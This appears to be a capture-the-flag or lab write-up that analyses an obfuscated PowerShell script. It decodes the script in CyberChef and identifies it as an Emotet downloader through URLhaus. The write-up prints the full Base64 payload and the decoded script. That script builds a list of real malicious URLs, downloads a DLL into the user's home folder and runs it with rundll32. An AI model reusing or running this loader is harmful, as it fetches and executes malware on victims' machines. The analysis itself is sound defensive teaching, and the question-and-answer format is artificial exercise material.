
Malicious PowerShell Analysis

Using CyberChef

We first must break the encoded script to understand it's syntax. To do that, we will use a tool known as CyberChef. Paste the script into the input and set the outpu as From Base64 with Decode text UTF-16LE (1200).



From Base64
Alphabet
A-Za-z0-9-_
☑ Remove non-alphabet chars

Decode text
Encoding
UTF-16LE (1200)

☑ Auto Bake

Input

```
length: 5352
 lines:    1
```

```
IABzAEUAdAAgAE0ASwB1ACAAKAAgAFsAVABZAFAAZQBdACgAIgB7ADAAfQB7ADEAfQB7ADIAfQB7ADQAfQB7ADMAfQAiACAALQBGACAAJwBTAFk
AcwBUACcALAAnAGUATQAuACcALAAnAGkAbwAuAEQASQAnACwAJwBPAFIAWQAnACwAJwByAEUAQwB0ACcAKQAgACkAOwAgACAAIAAgAFMAZQBUAC
0AaQBUAEUATQAgACAAKAAnAHYAYQBSACcAKwAnAEkAYQBiAEwARQAnACsAJwA6AG0AQgB1ACcAKQAgACgAIAAgAFsAVABZAFAAZQBdACgAIgB7A
DYAfQB7ADgAfQB7ADAAfQB7ADMAfQB7ADQAfQB7ADUAfQB7ADIAfQB7ADcAfQB7ADEAfQAiACAALQBmACcAUwB0AGUATQAnACwAJwBHAGUAcgAn
ACwAJwBNAGEAJwAsACcALgBuACcALAAnAGUAdAAuAHMAZQBSAFYASQBjAGUAcABPAGkAJwAsACcAbgB0ACcALAAnAHMAJwAsACcATgBBACcALAA
nAFkAJwApACkAOwAgACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAoACcAUwAnACsAJwBpAGwAJw
ApACsAKAAnAGUAbgAnACsAJwB0ACcAKQArACcAbAB5ACcAKwAoACcAQwBvAG4AdAAnACsAJwBpACcAKwAnAG4AdQBlACcAKQApADsAJABDAHYAb
QBtAHEANABvAD0AJABRADIANgBMACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABFADEANgBIADsAJABKADEANgBKAD0AKAAnAE4A
JwArACgAJwBfADAAJwArACcAUAAnACkAKQA7ACAAKABEAEkAcgAgAFYAYQByAGkAYQBiAEwARQA6AE0AawB1ACAAIAApAC4AVgBhAEwAVQBlADo
AOgAiAGMAYABSAEUAQQB0AGAAZQBkAEkAYABSAEUAQwBgAFQATwBSAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ACcAKwAnADAAfQBEAG
IAXwBiAGgAJwArACcAMwAwACcAKwAnAHsAMAB9ACcAKwAnAFkAZgAnACsAJwA1AGIAZQA1AGcAewAwAH0AJwApACAALQBGACAAWwBjAGgAQQBSA
F0AOQAyACkAKQA7ACQAQwAzADkAWQA9ACgAKAAnAFUANgAnACsAJwA4ACcAKQArACcAUwAnACkAOwAgACAAKAAgAHYAQQBSAGkAYQBCAEwAZQAg
ACAAKAAiAG0AIgArACIAYgB1ACIAKQAgACAALQBWAEEAbAB1AGUAbwBOACAAIAApADoAOgAiAHMARQBjAHUAUgBJAFQAWQBwAHIAbwBUAGAAbwB
gAGMAYABvAGwAIgAgAD0AIAAoACcAVAAnACsAKAAnAGwAcwAnACsAJwAxADIAJwApACkAOwAkAEYAMwA1AEkAPQAoACcASQAnACsAKAAnADQAJw
ArACcAXwBCACcAKQApADsAJABTAHcAcgBwADYAdABjACAAPQAgACgAKAAnAEEANgAnACsAJwA5ACcAKQArACcAUwAnACkAOwAkAFgAMgA3AEgAP
QAoACcAQwAzACcAKwAnADMATwAnACkAOwAkAEkAbQBkADEAeQBjAGsAPQAkAEgATwBNAEUAKwAoACgAKAAnAFUATwAnACsAJwBIACcAKwAnAEQA
YgBfACcAKQArACcAYgAnACsAKAAnAGgAMwAnACsAJwAwAFUATwAnACkAKwAoACcASABZACcAKwAnAGYAJwApACsAKAAnADUAYgBlADUAJwArACc
```


Output

```
 start:    1     time:  2ms
   end: 2007   length: 2007
length: 2006    lines:    1
```

```
 sEt MKu ( [TYPe]("{0}{1}{2}{4}{3}" -F 'SYsT','eM.','io.DI','ORY','rECt') );    SeT-iTEM
('vaR'+'IabLE'+':mBu') (  [TYPe]("{6}{8}{0}{3}{4}{5}{2}{7}{1}"
-f'SteM','Ger','Ma','.n','et.seRVIcepOi','nt','s','NA','Y')); $ErrorActionPreference = (('S'+'il')+
('en'+'t')+'ly'+('Cont'+'i'+'nue'));$Cvmmq4o=$Q26L + [char](64) + $E16H;$J16J=('N'+('_0'+'P')); (DIr
VariabLE:Mku  ).VaLUe::"c`REAt`edI`REC`TORy"($HOME + (('{'+'0}Db_bh'+'30'+'{0}'+'Yf'+'5be5g{0}') -F
[chAR]92));$C39Y=(('U6'+'8')+'S');  ( vARiaBLe  ("m"+"bu")  -VAlueoN  )::"sEcuRITYproT`o`c`ol" =
('T'+('ls'+'12'));$F35I=('I'+('4'+'_B'));$Swrp6tc = (('A6'+'9')+'S');$X27H=('C3'+'3O');$Imd1yck=$HOME+
((('UO'+'H'+'Db_')+'b'+('h3'+'0UO')+('HY'+'f')+('5be5'+'g'+'UOH'))."ReP`lACe"(('U'+'OH'),[StrInG]
[chAr]92))+$Swrp6tc+(('.'+'dl')+'l');$K47V=('R'+('4'+'9G'));$B9fhbyv=(']'+('a'+'nw[3s://adm'+'int'+'k.c'+'o'+'m
/'+'w')+('p-adm'+'in/'+'L/')+'@'+(']a'+'n'+'w[3s')+':'+'/'+'/m'+('ike'+'ge')+('e'+'r'+'inck.')+('c'+'om')+
('/c/'+'Y'+'Ys')+'a'+('/@]'+'anw'+'['+'3://free'+'lanc'+'e'+'rw')+('ebdesi'+'gnerh'+'yd')+('er'+'aba')+
('d.'+'com/')+('cgi'+'-bin'+'/S')+('/'+'@'+']anw')+('[3'+'://'+'etdog.co'+'m'+'/w')+('p-'+'co')+'nt'+
('e'+'nt')+('/n'+'u/@')+(']a'+'nw[3')+'s'+('://'+'www'+'.hintu'+'p.c')+('o'+'m.')+('b'+'r/')+'w'+('p'+'-
co')+('n'+'ten')+('t'+'/dE/'+'@]a'+'nw[3://'+'www.')+'s'+('tm'+'arouns'+'.')+('ns'+'w')+('.'+'edu.au
/p'+'a'+'y'+'pal/b8')+('G'+'/@]')+('a'+'nw[')+('3:'+'/')+('/'+'wm.mcdeve'+'lop.net'+'/'+'c'+'on'+'t'+'e')+
('nt'+'/')+'6'+('F2'+'gd/'))."RE`p`lACe"(((']a'+'n')+('w'+'[3')),([array]('sd','sw'),(('h'+'tt')+'p'),'3d')
[1])."s`PLIT"($C83R + $Cvmmq4o + $F10Q);$Q52M=('P'+('0'+'5K'));foreach ($Bm5pw6z in $B9fhbyv){try{(&('New'+'-
```

Examining The Syntax

We will then past to unencoded script to Mousepad (or the text editor of your choice) and sort out the syntax to make sense of the gibberish.




```
sEt MKu ( [TYPe]("{0}{1}{2}{4}{3}" -F 'SYsT','eM.','io.DI','ORY','rECt') );


   SeT-iTEM  ('vaR'+'IabLE'+':mBu') (  [TYPe]("{6}{8}{0}{3}{4}{5}{2}{7}{1}" -f'SteM','Ger','Ma','.n','et.seRVIcepOi','nt','s','NA','Y'));

   $ErrorActionPreference = (('S'+'il')+('en'+'t')+'ly'+('Cont'+'i'+'nue'));$Cvmmq4o=$Q26L + [char](64) + $E16H;$J16J=('N'+('_0'+'P'));

   (DIr VariabLE:Mku  ).VaLUe::"c`REAt`edI`REC`TORy"($HOME + (('{'+'0}Db_bh'+'30'+'{0}'+'Yf'+'5be5g{0}') -F [chAR]92));$C39Y=(('U6'+'8')+'S');

   ( vARiaBLe  ("m"+"bu")  -VAlueoN  )::"sEcuRITYproT`o`c`ol" = ('T'+('ls'+'12'));

   $F35I=('I'+('4'+'_B'));

   $Swrp6tc = (('A6'+'9')+'S');

   $X27H=('C3'+'3O');

   $Imd1yck=$HOME+((('UO'+'H'+'Db_')+'b'+('h3'+'0UO')+('HY'+'f')+('5be5'+'g'+'UOH'))."ReP`lACe"(('U'+'OH'),[StrInG][chAr]92))+$Swrp6tc+(('.'+'dl')+'l');

   $K47V=('R'+('4'+'9G'));

   $B9fhbyv=(']'+('a'+'nw[3s://adm'+'int'+'k.c'+'o'+'m/'+'w')+('p-adm'+'in/'+'L/')+'@'+(']a'+'n'+'w[3s')+':'+'/'+'/m'+('ike'+'ge')+('e'+'r'+'inck.')+('c'+'om')+('/c/'+'Y'+'Ys')+'a'+('/@]'+'anw'+'['+'3://free'+'lanc'+'e'+'rw')+
('ebdesi'+'gnerh'+'yd')+('er'+'aba')+('d.'+'com/')+('cgi'+'-bin'+'/S')+('/'+'@'+']anw')+('[3'+'://'+'etdog.co'+'m'+'/w')+('p-'+'co')+'nt'+('e'+'nt')+('/n'+'u/@')+(']a'+'nw[3')+'s'+('://'+'www'+'.hintu'+'p.c')+('o'+'m.')+('b'+'r/')+'w'+
('p'+'-co')+('n'+'ten')+('t'+'/dE/'+'@]a'+'nw[3://'+'www.')+'s'+('tm'+'arouns'+'.')+('ns'+'w')+('.'+'edu.au/p'+'a'+'y'+'pal/b8')+('G'+'/@]')+('a'+'nw[')+('3:'+'/')+('/'+'wm.mcdeve'+'lop.net'+'/'+'c'+'on'+'t'+'e')+('nt'+'/')+'6'+
('F2'+'gd/'))."RE`p`lACe"(((']a'+'n')+('w'+'[3')),([array]('sd','sw'),(('h'+'tt')+'p'),'3d')[1])."s`PLIT"(

   $C83R + $Cvmmq4o + $F10Q);$Q52M=('P'+('0'+'5K'));foreach ($Bm5pw6z in $B9fhbyv){try{(&('New'+'-Objec'+'t') SysTem.nEt.WEBcLIeNT)."do`WNl`OaD`FIlE"($Bm5pw6z, $Imd1yck);$Z10L=('A9'+'2Q');If ((&('Ge'+'t-It'+'em')

   $Imd1yck)."len`G`TH" -ge 35698) {&('r'+'undl'+'l32') $Imd1yck,(('Co'+'nt')+'r'+('ol'+'_RunD'+'L')+'L')."T`OSt`RiNG"();$R65I=('Z'+('09'+'B'));

   break;

   $K7_H=('F1'+'2U')}}catch{}}$W54I=(('V9'+'5')+'O')
```

Now onto the questions.

Question 1

What security protocol is being used for the communication with a malicious domain?

`TLS 1.2`




```
( vARiaBLe ("m"+"bu") -VAlueoN )::"sEcuRITYproT`o`c`ol" = ('T'+('ls'+'12'));
```

Question 2

What directory does the obfuscated PowerShell create? (Starting from \HOME)
`\HOME\db_bh30\Yf5be5g\`


- HINT: The `{0}` represents a `\`.




```
SeT-iTEM ('vaR'+'IabLE'+':mBu') ( [TYPe]("{6}{8}{0}{3}{4}{5}{2}{7}{1}" -f'steM','Ger','Ma','.n','et.seRVIcepOi','nt','s','NA','Y'));
$ErrorActionPreference = (('S'+'il')+('en'+'t')+'ly'+('Cont'+'i'+'nue'));$Cvmmq4o=$Q26L + [char](64) + $E16H;$J16J=('N'+('_0'+'P'));
(DIr VariabLE:Mku ).VaLUe::"c`REAt`edI`REC`TORy"($HOME + (('{'+'0}Db_bh'+'30'+'{0}'+'Yf'+'5be5g{0}') -F [chAR]92));$C39Y=(('U6'+'8')+'S');
```

Question 3

What file is being downloaded (full name)?
`A69S.dll`




```
$Swrp6tc = (('A6'+'9')+'S');
```



```
$Imd1yck=$HOME+((('UO'+'H'+'Db_')+'b'+('h3'+'0UO')+('HY'+'f')+('5be5'+'g'+'UOH'))."ReP`lACe"(('U'+'OH'),[StrInG][chAr]92))+$Swrp6tc+(('.'+'dl')+'l');
```

Question 4


What is used to execute the downloaded file?
`rundll32`



```
$C83R + $Cvmmq4o + $F10Q);$Q52M=('P'+('0'+'5K'));foreach ($Bm5pw6z in $B9fhbyv){try{(&('New'+'-Objec'+'t') SysTem.nEt.WEBcLIeNT)."do`WNl`OaD`FIlE"($Bm5pw6z, $Imd1yck);$Z10L=('A9'+'2Q');If ((&('Ge'+'t-It'+'em')
$Imd1yck)."len`G`TH" -ge 35698) {&('r'+'undl'+'l32') $Imd1yck,(('Co'+'nt')+'r'+('ol'+'_RunD'+'L')+'L')."T`OSt`RiNG"();$R65I=('Z'+('09'+'B'));
```

Question 5

What is the domain name of the URI ending in '/6F2gd/'
`wm.mcdevelop.net`



```
    $B9fhbyv=(']'+('a'+'nw[3s://adm'+'int'+'k.c'+'o'+'m/'+'w')+('p-adm'+'in/'+'L/')+'@'+(']a'+'n'+'w[3s')+':'+'/'+'/m'+('ike'+'ge')+('e'+'r'+'inck.')+('c'+'om')+('/c/'+'Y'+'Ys')+'a'+('/@]'+'anw'+'['+'3://free'+'lanc'+'e'+'rw')+
  ('ebdesi'+'gnerh'+'yd')+('er'+'aba')+('d.'+'com/')+('cgi'+'-bin'+'/S')+('/'+'@'+']anw')+('[3'+'://'+'etdog.co'+'m'+'/w')+('p-'+'co')+'nt'+('e'+'nt')+('/n'+'u/@')+(']a'+'nw[3')+'s'+('://'+'www'+'.hintu'+'p.c')+('o'+'m.')+('b'+'r/')+'w'+
  ('p'+'-co')+('n'+'ten')+('t'+'/dE/'+'@]a'+'nw[3://'+'www.')+'s'+('tm'+'arouns'+'.')+('ns'+'w')+('.'+'edu.au/p'+'a'+'y'+'pal/b8')+('G'+'/@]')+('a'+'nw[')+('3:'+'/')+('/'+'wm.mcdeve'+'lop.net'+'/'+'c'+'on'+'t'+'e')+('nt'+'/')+'6'+
  ('F2'+'gd/'))."RE`p`lACe"(((']a'+'n')+('w'+'[3')),([array]('sd','sw'),(('h'+'tt')+'p'),'3d')[1])."s`PLIT"(
```

Question 6

Based on the analysis of the obfuscated code, what is the name of the malware?
`emotet`

- HINT: Go to URLhaus and search for the domain from question 5.

URLhaus Database

Here you can propose new malware urls or just browse the URLhaus database. If you are looking for a parsable list of the dataset, you might want to check out the URLhaus API.

There are **2'172'678** malicious URLs tracked on URLhaus. The queue size is **5**.

Submit a URL

In order to submit a URL to URLhaus, you need to login with your Twitter account

Browse Database

domain, url, md5, sha256, filetype:doc or url_status:online

Search

Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2021-01-04 16:32:05	http://wm.mcdevelop.net/content/6F2gd/	Offline	emotet epoch2 exe heodo	@waga_tw

Previous Next